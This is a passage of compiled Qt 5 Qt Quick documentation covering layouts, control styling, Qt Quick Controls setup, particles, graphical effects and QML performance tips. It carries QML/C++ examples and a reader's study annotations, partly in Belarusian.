flow: GridLayout.TopToBottom

anchors.fill: parent

Label { text: "Line 1" }

Label { text: "Line 2" }

Label { text: "Line 3" }

TextField { }

TextField { }

TextField { }

TextArea {

text: "This widget spans over three rows in the GridLayout.\n"

+ "All items in the GridLayout are implicitly positioned from top to bottom."

Layout.rowSpan: 3

Layout.fillHeight: true

Layout.fillWidth: true

}

}

}

The snippet above comes from the [Basic Layouts](http://doc.qt.io/qt-5/qtquick-layouts-example.html) example. The snippet shows the simplicity of adding various fields and items in a layout. The [GridLayout](http://doc.qt.io/qt-5/qml-qtquick-layouts-gridlayout.html) can be resized and its format are customizable through various properties.

For more information about the layout types, visit:

* [Qt Quick Layouts Overview](http://doc.qt.io/qt-5/qtquicklayouts-overview.html)
* [Basic Layouts](http://doc.qt.io/qt-5/qtquick-layouts-example.html) example

**Note:**[Qt Quick Layouts](http://doc.qt.io/qt-5/qtquicklayouts-index.html) was introduced in Qt 5.1 and requires [Qt Quick](http://doc.qt.io/qt-5/qtquick-index.html) 2.1.

<http://qt-project.org/doc/qt-5.1/qtdoc/qtquick-usecase-styling.html>

### Use Case - Style And Theme Support

Styling with QML involves creating a visual type and binding that to a property or by directly assigning a value to a property. For types that incorporate Qt Quick's [delegates](http://doc.qt.io/qt-5/qtquick-modelviewsdata-modelview.html) the visual type attaches to the *delegate* property.

When using [Qt Quick Controls](http://doc.qt.io/qt-5/qtquickcontrols-index.html), the controls automatically set the appropriate style from the respective [platforms](http://doc.qt.io/qt-5/supported-platforms.html).

### Using the Styling QML Types

The [controls](http://doc.qt.io/qt-5/qtquickcontrols-index.html) have a style property to which the *styling types* bind. The controls have a corresponding styling type from the [Qt Quick Controls Styles](http://doc.qt.io/qt-5/qtquick-controls-styles-qmlmodule.html) module. For example, [Button](http://doc.qt.io/qt-5/qml-qtquick-controls-button.html) has a [ButtonStyle](http://doc.qt.io/qt-5/qml-qtquick-controls-styles-buttonstyle.html) type and [Menu](http://doc.qt.io/qt-5/qml-qtquick-controls-menu.html) has a [MenuStyle](http://doc.qt.io/qt-5/qml-qtquick-controls-styles-menustyle.html) type. The styling types provide properties applicable to their respective controls such as the background, label, or for some controls, the cursor appearance.

Button {

text: qsTr("Hello World")

style: ButtonStyle {

background: Rectangle {

implicitWidth: 100

implicitHeight: 25

border.width: control.activeFocus ? 2 : 1

border.color: "#FFF"

radius: 4

gradient: Gradient {

GradientStop { position: 0 ; color: control.pressed ? "#ccc" : "#fff" }

GradientStop { position: 1 ; color: control.pressed ? "#000" : "#fff" }

}

}

}

**Note:**[Qt Quick Controls Styles](http://doc.qt.io/qt-5/qtquick-controls-styles-qmlmodule.html) was introduced in Qt 5.1 and requires [Qt Quick](http://doc.qt.io/qt-5/qtquick-index.html) 2.1.

### Accessing the System Palette

The [SystemPalette](http://doc.qt.io/qt-5/qml-qtquick-systempalette.html) type provides information about the system's palette information. QML applications can use this information to set the appearance of visual types to match the native look-and-feel. In addition, on [desktop](http://doc.qt.io/qt-5/supported-platforms.html#desktop-platforms) platforms, different color palettes are employed when changing states, for example, when the application loses keyboard focus.

When using the [controls](http://doc.qt.io/qt-5/qtquickcontrols-index.html), the system colors are already used.

[*http://qt-project.org/doc/qt-5.1/qtquickcontrols/qtquickcontrols-overview.html*](http://qt-project.org/doc/qt-5.1/qtquickcontrols/qtquickcontrols-overview.html)

# Qt Quick Controls Overview

The Qt Quick Controls provide a set of UI controls to create user interfaces in Qt Quick.

## Getting Started

The QML types can be imported into your application using the following import statement in your .qml file.

import QtQuick.Controls 1.2

### Creating a basic example

A basic example of a QML file that makes use of controls is shown here:

import QtQuick.Controls 1.2

ApplicationWindow {

title: "My Application"

width: 640

height: 480

visible: true

Button {


text: "Push Me"

anchors.centerIn: parent

}

}

For an overview of the controls provided by [Qt Quick Controls](http://doc.qt.io/qt-5/qtquickcontrols-index.html), you can look at the [Gallery](http://doc.qt.io/qt-5/qtquickcontrols-gallery-example.html) example.



### Setting Up Controls from C++

Although we have traditionally used a [QQuickView](http://doc.qt.io/qt-5/qquickview.html) window to display QML files in a C++ application, doing this means you can only set window properties from C++.

With Qt Quick Controls, declare an [ApplicationWindow](http://doc.qt.io/qt-5/qml-qtquick-controls-applicationwindow.html) as the root item of your application and launch it by using the [QQmlApplicationEngine](http://doc.qt.io/qt-5/qqmlapplicationengine.html) instead. This ensures that you can control top level window properties from QML.

A basic example of a source file that makes use of controls is shown here:

#include <QApplication>

#include <QQmlApplicationEngine>

int main(int argc, char \*argv[])

{

QApplication app(argc, argv);

QQmlApplicationEngine engine("main.qml");

return app.exec();

}

**Note:**We are using [QApplication](http://doc.qt.io/qt-5/qapplication.html) and not [QGuiApplication](http://doc.qt.io/qt-5/qguiapplication.html) in this example. Though you can use [QGuiApplication](http://doc.qt.io/qt-5/qguiapplication.html) instead, doing this will eliminate platform-dependent styling. This is because it is relying on the widget module to provide the native look and feel.

### Using C++ Data From QML

If you need to register a C++ class to use from QML, you can call, for example, [qmlRegisterType](http://doc.qt.io/qt-5/qqmlengine.html#qmlRegisterType)() before declaring your [QQmlApplicationEngine](http://doc.qt.io/qt-5/qqmlapplicationengine.html). You can find the list of all registering functions [here](http://doc.qt.io/qt-5/qqmlengine.html).

If you need to expose data to QML components, you need to set them to the context of the current QML engine. See [QQmlContext](http://doc.qt.io/qt-5/qqmlcontext.html) for more information.

### Deploying Qt Quick Controls

Since Qt 5.2, the Qt Quick Controls JavaScript and QML files are embedded into the plugin using [Qt resources](http://doc.qt.io/qt-5/resources.html) (.qrc) for the [QtQuick](http://doc.qt.io/qt-5/qtquick-module.html).Controls and [QtQuick](http://doc.qt.io/qt-5/qtquick-module.html).Controls.Styles imports. It is only necessary to deploy the qtquickcontrolsplugin C++ library and its qmldir file found in the plugin directory *qml/*[*QtQuick*](http://doc.qt.io/qt-5/qtquick-module.html)*/Controls*.

The .js/.qml files are still placed into the plugin directory though for keeping the development tasks convenient, debugging and autocompletion capabilities remain unchanged. For deployment, these files can be ignored. In practice, the *Styles* and *Private* subfolders can be deleted as well as all .js and .qml files present under *qml/*[*QtQuick*](http://doc.qt.io/qt-5/qtquick-module.html)*/Controls*. (*intbu this aspect of deployment*)

**Note:**On Windows, the [Windows Deployment Tool](http://doc.qt.io/qt-5/windows-deployment.html#the-windows-deployment-tool) only deploys the Qt Quick Controls plugin and its qmldir file.

Using resources facilitates the deployment of the Qt Quick Controls though it has limitations that still need to be addressed.

**Note:**On iOS, the qmlimportscanner tool is used to parse the required qml imports so they can be deployed accordingly. The files embedded in resources are not scanned by this tool though and when linking statically, some required imports used by the Qt Quick Controls can be forgotten. This is a known limitation and a workaround is to add potentially missing imports in one of the qml files of the application using the controls. (*intbu this bag*) *// intbu connection controls and resources //*

### Testing Desktop and Mobile behavior of the controls

You can test how the controls on your application or style will behave on a mobile platform by setting the environment variable *QT\_QUICK\_CONTROLS\_MOBILE*, to force a behavior optimized for mobile devices.

## Related information

* [Qt Quick](http://doc.qt.io/qt-5/qtquick-index.html)
* [Qt Quick Controls](http://doc.qt.io/qt-5/qtquickcontrols-index.html)
* [Qt Quick Controls Examples](http://doc.qt.io/qt-5/qtquickcontrols-examples.html)

<http://qt-project.org/doc/qt-5.1/qtquick/qtquick-effects-particles.html>

# Using the Qt Quick Particle System

Documentation for all Particle System types can be found on the [QtQuick.Particles](http://doc.qt.io/qt-5/qtquick-particles-qmlmodule.html) module page.

Note that to use types from the particles module, you will need to import the types with the following line:

import QtQuick.Particles 2.0

## The ParticleSystem

This particle system contains four main types of QML types: [ParticleSystem](http://doc.qt.io/qt-5/qml-qtquick-particles-particlesystem.html), Painters, Emitters and Affectors.

The [ParticleSystem](http://doc.qt.io/qt-5/qml-qtquick-particles-particlesystem.html) type ties all the other types together, and manages the shared timeline. Painters, Emitters and Affectors must all have the same [ParticleSystem](http://doc.qt.io/qt-5/qml-qtquick-particles-particlesystem.html) to be able to interact with each other.

You may have as many ParticleSystems as you want subject to this constraint, so the logical separation is to have one [ParticleSystem](http://doc.qt.io/qt-5/qml-qtquick-particles-particlesystem.html) for all the types that you want to interact, or just one if the number of types is small and they are easily kept under control.

### Logical Particles

All the particle system types act on "logical particles". Every particle has a logical representation inside the particle system, and this is what the types act upon. Not every logical particle needs to be visualized, and some logical particles could lead to multiple visual particles being drawn on screen.

### Particle Groups

Every logical particle is a member of a particle group, and each group is identified by a name. If no other group has been specified, a logical particle belongs to the group with the name "" (the empty string), which acts the same as any other group. Groups are used for two purposes, for controlling particles and because they can have stochastic state transitions.

Groups control particles because you can never access an individual particle with any of the particle system types. All types act on groups as a whole, and so any particles that need to behave differently from each other (aside from the usual stochastic parameter variation) will need to be in different groups.

Particles can also change groups dynamically. When this happens the particles trajectory is unaltered, but it can be acted upon by different [ParticlePainters](http://doc.qt.io/qt-5/qtquick-effects-particles.html#particlepainters) or Affectors. Particles can either have their group changed by an Affector, or stochastic state transitions can be defined in a [ParticleGroup](http://doc.qt.io/qt-5/qml-qtquick-particles-particlegroup.html) type.

Generally, groups should only be defined in a [ParticleGroup](http://doc.qt.io/qt-5/qml-qtquick-particles-particlegroup.html) if they require stochastic state transitions. Otherwise, it is sufficient to have the groups be defined simply by the strings used in the particle/particles properties of the types. *Using context of particle groups.*

### Emitters

Emitters emit logical particles into the system. These particles have a trajectory and lifespan, but no visualization. These particles are emitted from the location of the Emitter.

TrailEmitters are a special type of emitter which emits particles from the location of other logicial particles. Any logical particle of the followed type within the bounds of a [TrailEmitter](http://doc.qt.io/qt-5/qml-qtquick-particles-trailemitter.html) will cause particle emission from its location, as if there were an Emitter on it with the same properties as the [TrailEmitter](http://doc.qt.io/qt-5/qml-qtquick-particles-trailemitter.html).

### ParticlePainters

Painters are the types that visualize logical particles. For each logical particle in the groups assigned to it, which are within its bounds (or outside, if you do not set the clip property on the type) it will be visualized in a manner dependent on the type of [ParticlePainter](http://doc.qt.io/qt-5/qml-qtquick-particles-particlepainter.html). The base type of [ParticlePainter](http://doc.qt.io/qt-5/qml-qtquick-particles-particlepainter.html) does not draw anything. [ImageParticle](http://doc.qt.io/qt-5/qml-qtquick-particles-imageparticle.html) renders an image at the particle location. [CustomParticle](http://doc.qt.io/qt-5/qml-qtquick-particles-customparticle.html) allows you to write your own shaders to render the particles, passing in the logical particle state as vertex data. [ItemParticle](http://doc.qt.io/qt-5/qml-qtquick-particles-itemparticle.html) allows you to visualize logical particles using arbitrary QML delegates. ModelParticle is similar, but coordinates model data amongst the delegates in a similar manner to the view classes.

As the [ParticlePainter](http://doc.qt.io/qt-5/qml-qtquick-particles-particlepainter.html) is the QML type visualizing the particles in the scene, it is its Z value which is important when trying to place particles above or below other types visually.

### Affectors

Affectors are an optional component of a particle system. They can perform a variety of manipulations to the simulation, such as altering the trajectory of particles or prematurely ending their life in the simulation. For performance reasons, it is recommended not to use Affectors in high-volume particle systems. *Using recommendation.*

### Stochastic Parameters

As particle systems benefit from stochastic control of parameters across a large number of instances, several stochastic helper types are used by the particle system. If you do not wish to have any stochastic variation in these parameters, then do not specify any variation in these types.

### Directions

Directions can be specified by angle and magnitude, or by x and y components. While any direction can be specified with either method, there is a significant difference between varying the x and y components and varying the angle and magnitude. Varying the x and y components will lead to a rectangular area around the specified point, while varying the angle will lead to an arc centered on the specified point.

### Shapes

The particle system contains several types which represent shapes. These types do not visualize shapes, and are used for the purpose of selecting a random point within the shape. If you want a specific point with no randomness, use a 0 width and 0 height shape (which is the default). Otherwise you can use the shape types to specify an area, so that the result can use a random point selected from that area.

<http://qt-project.org/doc/qt-5.1/qtgraphicaleffects/graphicaleffects.html>

# Graphical Effects

Effects are visual items that can be added to Qt Quick user interface as UI components. To import the Qt Graphical Effects types, include the Qt Graphical Effects module by adding the following statement to the QML file:

import QtGraphicalEffects 1.0

To use the effects, simply add a specific effect declaration to the QML scene and configure the effects properties. The source item type can be any QML type, even video or another effect. Pipelining multiple effects together is a simple way to create even more impressive output.

The following list presents the functional division of types that are part of Qt Graphical Effects:

## Blend

|  |  |
| --- | --- |
| [Blend](http://doc.qt.io/qt-5/qml-qtgraphicaleffects-blend.html) | Merges two source items by using a blend mode |

## Color

|  |  |
| --- | --- |
| [BrightnessContrast](http://doc.qt.io/qt-5/qml-qtgraphicaleffects-brightnesscontrast.html) | Adjusts brightness and contrast |
| [ColorOverlay](http://doc.qt.io/qt-5/qml-qtgraphicaleffects-coloroverlay.html) | Alters the colors of the source item by applying an overlay color |
| [Colorize](http://doc.qt.io/qt-5/qml-qtgraphicaleffects-colorize.html) | Sets the color in the HSL color space |
| [Desaturate](http://doc.qt.io/qt-5/qml-qtgraphicaleffects-desaturate.html) | Reduces the saturation of the colors |
| [GammaAdjust](http://doc.qt.io/qt-5/qml-qtgraphicaleffects-gammaadjust.html) | Alters the luminance of the source item |
| [HueSaturation](http://doc.qt.io/qt-5/qml-qtgraphicaleffects-huesaturation.html) | Alters the source item colors in the HSL color space |
| [LevelAdjust](http://doc.qt.io/qt-5/qml-qtgraphicaleffects-leveladjust.html) | Adjusts color levels in the RGBA color space |

## Gradient

|  |  |
| --- | --- |
| [ConicalGradient](http://doc.qt.io/qt-5/qml-qtgraphicaleffects-conicalgradient.html) | Draws a conical gradient |
| [LinearGradient](http://doc.qt.io/qt-5/qml-qtgraphicaleffects-lineargradient.html) | Draws a linear gradient |
| [RadialGradient](http://doc.qt.io/qt-5/qml-qtgraphicaleffects-radialgradient.html) | Draws a radial gradient |

## Distortion

|  |  |
| --- | --- |
| [Displace](http://doc.qt.io/qt-5/qml-qtgraphicaleffects-displace.html) | Moves the pixels of the source item according to the given displacement map |

## Drop Shadow

|  |  |
| --- | --- |
| [DropShadow](http://doc.qt.io/qt-5/qml-qtgraphicaleffects-dropshadow.html) | Generates a soft shadow behind the source item |
| [InnerShadow](http://doc.qt.io/qt-5/qml-qtgraphicaleffects-innershadow.html) | Generates a colorized and blurred shadow inside the source |

## Blur

|  |  |
| --- | --- |
| [FastBlur](http://doc.qt.io/qt-5/qml-qtgraphicaleffects-fastblur.html) | Applies a fast blur effect to one or more source items |
| [GaussianBlur](http://doc.qt.io/qt-5/qml-qtgraphicaleffects-gaussianblur.html) | Applies a higher quality blur effect |
| [MaskedBlur](http://doc.qt.io/qt-5/qml-qtgraphicaleffects-maskedblur.html) | Applies a blur effect with a varying intesity |
| [RecursiveBlur](http://doc.qt.io/qt-5/qml-qtgraphicaleffects-recursiveblur.html) | Blurs repeatedly, providing a strong blur effect |

## Motion Blur

|  |  |
| --- | --- |
| [DirectionalBlur](http://doc.qt.io/qt-5/qml-qtgraphicaleffects-directionalblur.html) | Applies blur effect to the specified direction |
| [RadialBlur](http://doc.qt.io/qt-5/qml-qtgraphicaleffects-radialblur.html) | Applies directional blur in a circular direction around the items center point |
| [ZoomBlur](http://doc.qt.io/qt-5/qml-qtgraphicaleffects-zoomblur.html) | Applies directional blur effect towards source items center point |

## Glow

|  |  |
| --- | --- |
| [Glow](http://doc.qt.io/qt-5/qml-qtgraphicaleffects-glow.html) | Generates a halo like glow around the source item |
| [RectangularGlow](http://doc.qt.io/qt-5/qml-qtgraphicaleffects-rectangularglow.html) | Generates a blurred and colorized rectangle, which gives the impression that the source is glowing |

## Mask

|  |  |
| --- | --- |
| [OpacityMask](http://doc.qt.io/qt-5/qml-qtgraphicaleffects-opacitymask.html) | Masks the source item with another item |
| [ThresholdMask](http://doc.qt.io/qt-5/qml-qtgraphicaleffects-thresholdmask.html) | Masks the source item with another item and applies a threshold value |

<http://doc.qt.io/qt-5/qtquick-performance.html>

# Performance Considerations And Suggestions

## Timing Considerations

As an application developer, you must strive to allow the rendering engine to achieve a consistent 60 frames-per-second refresh rate. 60 FPS means that there is approximately 16 milliseconds between each frame in which processing can be done, which includes the processing required to upload the draw primitives to the graphics hardware.

In practice, this means that the application developer should:

* use asynchronous, event-driven programming wherever possible
* use worker threads to do significant processing
* never manually spin the event loop
* never spend more than a couple of milliseconds per frame within blocking functions

Failure to do so will result in skipped frames, which has a drastic effect on the user experience.

**Note:**A pattern which is tempting, but should *never* be used, is creating your own [QEventLoop](http://doc.qt.io/qt-5/qeventloop.html) or calling [QCoreApplication::processEvents](http://doc.qt.io/qt-5/qcoreapplication.html#processEvents)() in order to avoid blocking within a C++ code block invoked from QML. This is dangerous, because when an event loop is entered in a signal handler or binding, the QML engine continues to run other bindings, animations, transitions, etc. Those bindings can then cause side effects which, for example, destroy the hierarchy containing your event loop. *Intbu this problem in example. // як я разумею, гэта хак для таго, каб не заміраў інтэрфэйс пры С++ разліках. Але я трошачку не вельмі ўцяміў гэты механізм з выкарыстаннем дадзенага класа цыкла падзей //*

## Profiling

The most important tip is: use the QML profiler included with Qt Creator. Knowing where time is spent in an application will allow you to focus on problem areas which actually exist, rather than problem areas which potentially exist. See the Qt Creator manual for more information on how to use the QML profiling tool.

Determining which bindings are being run the most often, or which functions your application is spending the most time in, will allow you to decide whether you need to optimize the problem areas, or redesign some implementation details of your application so that the performance is improved. Attempting to optimize code without profiling is likely to result in very minor rather than significant performance improvements.

## JavaScript Code

Most QML applications will have a large amount of JavaScript code in them, in the form of dynamic functions, signal handlers, and property binding expressions. This is generally not a problem. Thanks to some optimizations in the QML engine, such as those done to the bindings compiler, it can (in some use-cases) be faster than calling a C++ function. However, care must be taken to ensure that unnecessary processing isn't triggered accidentally.

### Bindings

There are two types of bindings in QML: optimized and non-optimized bindings. It is a good idea to keep binding expressions as simple as possible, since the QML engine makes use of an optimized binding expression evaluator which can evaluate simple binding expressions without needing to switch into a full JavaScript execution environment. These optimized bindings are evaluated far more efficiently than more complex (non-optimized) bindings. The basic requirement for optimization of bindings is that the type information of every symbol accessed must be known at compile time.

Things to avoid in binding expressions to maximize optimizability:

* declaring intermediate JavaScript variables
* accessing "var" properties
* calling JavaScript functions
* constructing closures or defining functions within the binding expression
* accessing properties outside of the immediate evaluation scope. *// what is this scope? //*
* writing to other properties as side effects

Bindings are quickest when they know the type of objects and properties they are working with. This means that non-final property lookup in a binding expression can be slower in some cases, where it is possible that the type of the property being looked up has been changed (for example, by a derived type). *// intbu this use-case //*

The immediate evaluation scope can be summarized by saying that it contains:

* the properties of the expression scope object (for binding expressions, this is the object to which the property binding belongs)
* ids of any objects in the component
* the properties of the root item in the component

Ids of objects from other components and properties of any such objects, as well as symbols defined in or included from a JavaScript import, are not in the immediate evaluation scope, and thus bindings which access any of those things will not be optimized.

Note that if a binding cannot be optimized by the QML engine's optimized binding expression evaluator, and thus must be evaluated by the full JavaScript environment, some of the tips listed above will no longer apply. For example, it can sometimes be beneficial to cache the result of property resolution in an intermediate JavaScript variable in a very complex binding. Upcoming sections have more information on these sorts of optimizations.

### Type-Conversion

One major cost of using JavaScript is that in most cases when a property from a QML type is accessed, a JavaScript object with an external resource containing the underlying C++ data (or a reference to it) is created. In most cases, this is fairly inexpensive, but in others it can be quite expensive. One example of where it is expensive is assigning a C++ [QVariantMap](http://doc.qt.io/qt-5/qvariant.html#QVariantMap-typedef) [Q\_PROPERTY](http://doc.qt.io/qt-5/qobject.html#Q_PROPERTY) to a QML "variant" property. Lists can also be expensive, although sequences of specific types ([QList](http://doc.qt.io/qt-5/qlist.html) of int, qreal, bool, [QString](http://doc.qt.io/qt-5/qstring.html), and [QUrl](http://doc.qt.io/qt-5/qurl.html)) should be inexpensive; other list types involve an expensive conversion cost (creating a new JavaScript Array, and adding new types one by one, with per-type conversion from C++ type instance to JavaScript value).

Converting between some basic property types (such as "string" and "url" properties) can also be expensive. Using the closest matching property type will avoid unnecessary conversion.

If you must expose a [QVariantMap](http://doc.qt.io/qt-5/qvariant.html#QVariantMap-typedef) to QML, use a "var" property rather than a "variant" property. In general, "property var" should be considered to be superior to "property variant" for every use-case from [QtQuick](http://doc.qt.io/qt-5/qtquick-module.html) 2.0 and newer (note that "property variant" is marked as obsolete), as it allows a true JavaScript reference to be stored (which can reduce the number of conversions required in certain expressions).

### Resolving Properties

Property resolution takes time. While in some cases the result of a lookup can be cached and reused, it is always best to avoid doing unnecessary work altogether, if possible.

In the following example, we have a block of code which is run often (in this case, it is the contents of an explicit loop; but it could be a commonly-evaluated binding expression, for example) and in it, we resolve the object with the "rect" id and its "color" property multiple times:

// bad.qml

import QtQuick 2.3

Item {

width: 400

height: 200

Rectangle {

id: rect

anchors.fill: parent

color: "blue"

}

function printValue(which, value) {

console.log(which + " = " + value);

}

Component.onCompleted: {

var t0 = new Date();

for (var i = 0; i < 1000; ++i) {

printValue("red", rect.color.r);

printValue("green", rect.color.g);

printValue("blue", rect.color.b);

printValue("alpha", rect.color.a);

}

var t1 = new Date();

console.log("Took: " + (t1.valueOf() - t0.valueOf()) + " milliseconds for 1000 iterations");

}

}

We could instead resolve the common base just once in the block:

// good.qml

import QtQuick 2.3

Item {

width: 400

height: 200

Rectangle {

id: rect

anchors.fill: parent

color: "blue"

}

function printValue(which, value) {

console.log(which + " = " + value);

}

Component.onCompleted: {

var t0 = new Date();

for (var i = 0; i < 1000; ++i) {

var rectColor = rect.color; // resolve the common base.

printValue("red", rectColor.r);

printValue("green", rectColor.g);

printValue("blue", rectColor.b);

printValue("alpha", rectColor.a);

}

var t1 = new Date();

console.log("Took: " + (t1.valueOf() - t0.valueOf()) + " milliseconds for 1000 iterations");

}

}

Just this simple change results in a significant performance improvement. Note that the code above can be improved even further (since the property being looked up never changes during the loop processing), by hoisting the property resolution out of the loop, as follows:

// better.qml

import QtQuick 2.3

Item {

width: 400

height: 200

Rectangle {

id: rect

anchors.fill: parent

color: "blue"

}

function printValue(which, value) {

console.log(which + " = " + value);

}

Component.onCompleted: {

var t0 = new Date();

var rectColor = rect.color; // resolve the common base outside the tight loop.

for (var i = 0; i < 1000; ++i) {

printValue("red", rectColor.r);

printValue("green", rectColor.g);

printValue("blue", rectColor.b);

printValue("alpha", rectColor.a);

}

var t1 = new Date();

console.log("Took: " + (t1.valueOf() - t0.valueOf()) + " milliseconds for 1000 iterations");

}

}

### Property Bindings

A property binding expression will be re-evaluated if any of the properties it references are changed. As such, binding expressions should be kept as simple as possible.

If you have a loop where you do some processing, but only the final result of the processing is important, it is often better to update a temporary accumulator which you afterwards assign to the property you need to update, rather than incrementally updating the property itself, in order to avoid triggering re-evaluation of binding expressions during the intermediate stages of accumulation.

*// апошнія два прыклады паказваюць, калі добра ствараць часовыя пераменныя //*

The following contrived example illustrates this point:

// bad.qml

import QtQuick 2.3

Item {

id: root

width: 200

height: 200

property int accumulatedValue: 0

Text {

anchors.fill: parent

text: root.accumulatedValue.toString()

onTextChanged: console.log("text binding re-evaluated")

}

Component.onCompleted: {

var someData = [ 1, 2, 3, 4, 5, 20 ];

for (var i = 0; i < someData.length; ++i) {

accumulatedValue = accumulatedValue + someData[i];

}

}

}

The loop in the onCompleted handler causes the "text" property binding to be re-evaluated six times (which then results in any other property bindings which rely on the text value, as well as the onTextChanged signal handler, to be re-evaluated each time, and lays out the text for display each time). This is clearly unnecessary in this case, since we really only care about the final value of the accumulation.

It could be rewritten as follows:

// good.qml

import QtQuick 2.3

Item {

id: root

width: 200

height: 200

property int accumulatedValue: 0

Text {

anchors.fill: parent

text: root.accumulatedValue.toString()

onTextChanged: console.log("text binding re-evaluated")

}

Component.onCompleted: {

var someData = [ 1, 2, 3, 4, 5, 20 ];

var temp = accumulatedValue;

for (var i = 0; i < someData.length; ++i) {

temp = temp + someData[i];

}

accumulatedValue = temp;

}

}

#### Sequence tips

As mentioned earlier, some sequence types are fast (for example, [QList](http://doc.qt.io/qt-5/qlist.html)<int>, [QList](http://doc.qt.io/qt-5/qlist.html)<qreal>, [QList](http://doc.qt.io/qt-5/qlist.html)<bool>, [QList](http://doc.qt.io/qt-5/qlist.html)<[QString](http://doc.qt.io/qt-5/qstring.html)>, [QStringList](http://doc.qt.io/qt-5/qstringlist.html) and [QList](http://doc.qt.io/qt-5/qlist.html)<[QUrl](http://doc.qt.io/qt-5/qurl.html)>) while others will be much slower. Aside from using these types wherever possible instead of slower types, there are some other performance-related semantics you need to be aware of to achieve the best performance.

Firstly, there are two different implementations for sequence types: one for where the sequence is a [Q\_PROPERTY](http://doc.qt.io/qt-5/qobject.html#Q_PROPERTY) of a [QObject](http://doc.qt.io/qt-5/qobject.html) (we'll call this a reference sequence), and another for where the sequence is returned from a [Q\_INVOKABLE](http://doc.qt.io/qt-5/qobject.html#Q_INVOKABLE) function of a [QObject](http://doc.qt.io/qt-5/qobject.html) (we'll call this a copy sequence).

A reference sequence is read and written via [QMetaObject::property](http://doc.qt.io/qt-5/qmetaobject.html#property)() and thus is read and written as a [QVariant](http://doc.qt.io/qt-5/qvariant.html). This means that changing the value of any element in the sequence from JavaScript will result in three steps occurring: the complete sequence will be read from the [QObject](http://doc.qt.io/qt-5/qobject.html) (as a [QVariant](http://doc.qt.io/qt-5/qvariant.html), but then cast to a sequence of the correct type); the element at the specified index will be changed in that sequence; and the complete sequence will be written back to the [QObject](http://doc.qt.io/qt-5/qobject.html) (as a [QVariant](http://doc.qt.io/qt-5/qvariant.html)).

A copy sequence is far simpler as the actual sequence is stored in the JavaScript object's resource data, so no read/modify/write cycle occurs (instead, the resource data is modified directly).

Therefore, writes to elements of a reference sequence will be much slower than writes to elements of a copy sequence. In fact, writing to a single element of an N-element reference sequence is equivalent in cost to assigning a N-element copy sequence to that reference sequence, so you're usually better off modifying a temporary copy sequence and then assigning the result to a reference sequence, during computation. *// гэта недахоп qml і значны момант па аптымізацыі кода… //*

Assume the existence (and prior registration into the "Qt.example 1.0" namespace) of the following C++ type:

class SequenceTypeExample : public QQuickItem

{

Q\_OBJECT

Q\_PROPERTY (QList<qreal> qrealListProperty READ qrealListProperty WRITE setQrealListProperty NOTIFY qrealListPropertyChanged)

public:

SequenceTypeExample() : QQuickItem() { m\_list << 1.1 << 2.2 << 3.3; }

~SequenceTypeExample() {}

QList<qreal> qrealListProperty() const { return m\_list; }

void setQrealListProperty(const QList<qreal> &list) { m\_list = list; emit qrealListPropertyChanged(); }

signals:

void qrealListPropertyChanged();

private:

QList<qreal> m\_list;

};

*// Важна ў сетэрах эміціраваць сігнал аб змене спісу! //*

The following example writes to elements of a reference sequence in a tight loop, resulting in bad performance:

// bad.qml

import QtQuick 2.3

import Qt.example 1.0

SequenceTypeExample {

id: root

width: 200

height: 200

Component.onCompleted: {

var t0 = new Date();

qrealListProperty.length = 100;

for (var i = 0; i < 500; ++i) {

for (var j = 0; j < 100; ++j) {

qrealListProperty[j] = j;

}

}

var t1 = new Date();

console.log("elapsed: " + (t1.valueOf() - t0.valueOf()) + " milliseconds");

}

}

The [QObject](http://doc.qt.io/qt-5/qobject.html) property read and write in the inner loop caused by the "qrealListProperty[j] = j" expression makes this code very suboptimal. Instead, something functionally equivalent but much faster would be:

// good.qml

import QtQuick 2.3

import Qt.example 1.0

SequenceTypeExample {

id: root

width: 200

height: 200

Component.onCompleted: {

var t0 = new Date();

var someData = [1.1, 2.2, 3.3]

someData.length = 100;

for (var i = 0; i < 500; ++i) {

for (var j = 0; j < 100; ++j) {

someData[j] = j;

}

qrealListProperty = someData;

}

var t1 = new Date();

console.log("elapsed: " + (t1.valueOf() - t0.valueOf()) + " milliseconds");

}

}

Secondly, a change signal for the property is emitted if any element in it changes. If you have many bindings to a particular element in a sequence property, it is better to create a dynamic property which is bound to that element, and use that dynamic property as the symbol in the binding expressions instead of the sequence element, as it will only cause re-evaluation of bindings if its value changes.

This is an unusual use-case which most clients should never hit, but is worth being aware of, in case you find yourself doing something like this:

// bad.qml

import QtQuick 2.3

import Qt.example 1.0

SequenceTypeExample {

id: root

property int firstBinding: qrealListProperty[1] + 10;

property int secondBinding: qrealListProperty[1] + 20;

property int thirdBinding: qrealListProperty[1] + 30;

Component.onCompleted: {

var t0 = new Date();

for (var i = 0; i < 1000; ++i) {

qrealListProperty[2] = i;

}

var t1 = new Date();

console.log("elapsed: " + (t1.valueOf() - t0.valueOf()) + " milliseconds");

}

}

Note that even though only the element at index 2 is modified in the loop, the three bindings will all be re-evaluated since the granularity of the change signal is that the entire property has changed. As such, adding an intermediate binding can sometimes be beneficial:

// good.qml

import QtQuick 2.3

import Qt.example 1.0

SequenceTypeExample {

id: root

property int intermediateBinding: qrealListProperty[1]

property int firstBinding: intermediateBinding + 10;

property int secondBinding: intermediateBinding + 20;

property int thirdBinding: intermediateBinding + 30;

Component.onCompleted: {

var t0 = new Date();

for (var i = 0; i < 1000; ++i) {

qrealListProperty[2] = i;

}

var t1 = new Date();

console.log("elapsed: " + (t1.valueOf() - t0.valueOf()) + " milliseconds");

}

}

In the above example, only the intermediate binding will be re-evaluated each time, resulting in a significant performance increase.

### Value-Type tips

Value-type properties (font, color, vector3d, etc) have similar [QObject](http://doc.qt.io/qt-5/qobject.html) property and change notification semantics to sequence type properties. As such, the tips given above for sequences are also applicable for value-type properties. While they are usually less of a problem with value-types (since the number of sub-properties of a value-type is usually far less than the number of elements in a sequence), any increase in the number of bindings being re-evaluated needlessly will have a negative impact on performance.

### Other JavaScript Objects

Different JavaScript engines provide different optimizations. The JavaScript engine which [Qt Quick 2](http://doc.qt.io/qt-5/qtquick-index.html) uses is optimized for object instantiation and property lookup, but the optimizations which it provides relies on certain criteria. If your application does not meet the criteria, the JavaScript engine falls back to a "slow-path" mode with much worse performance. As such, always try to ensure you meet the following criteria:

* Avoid using eval() if at all possible
* Do not delete properties of objects

## Common Interface Elements

### Text Elements

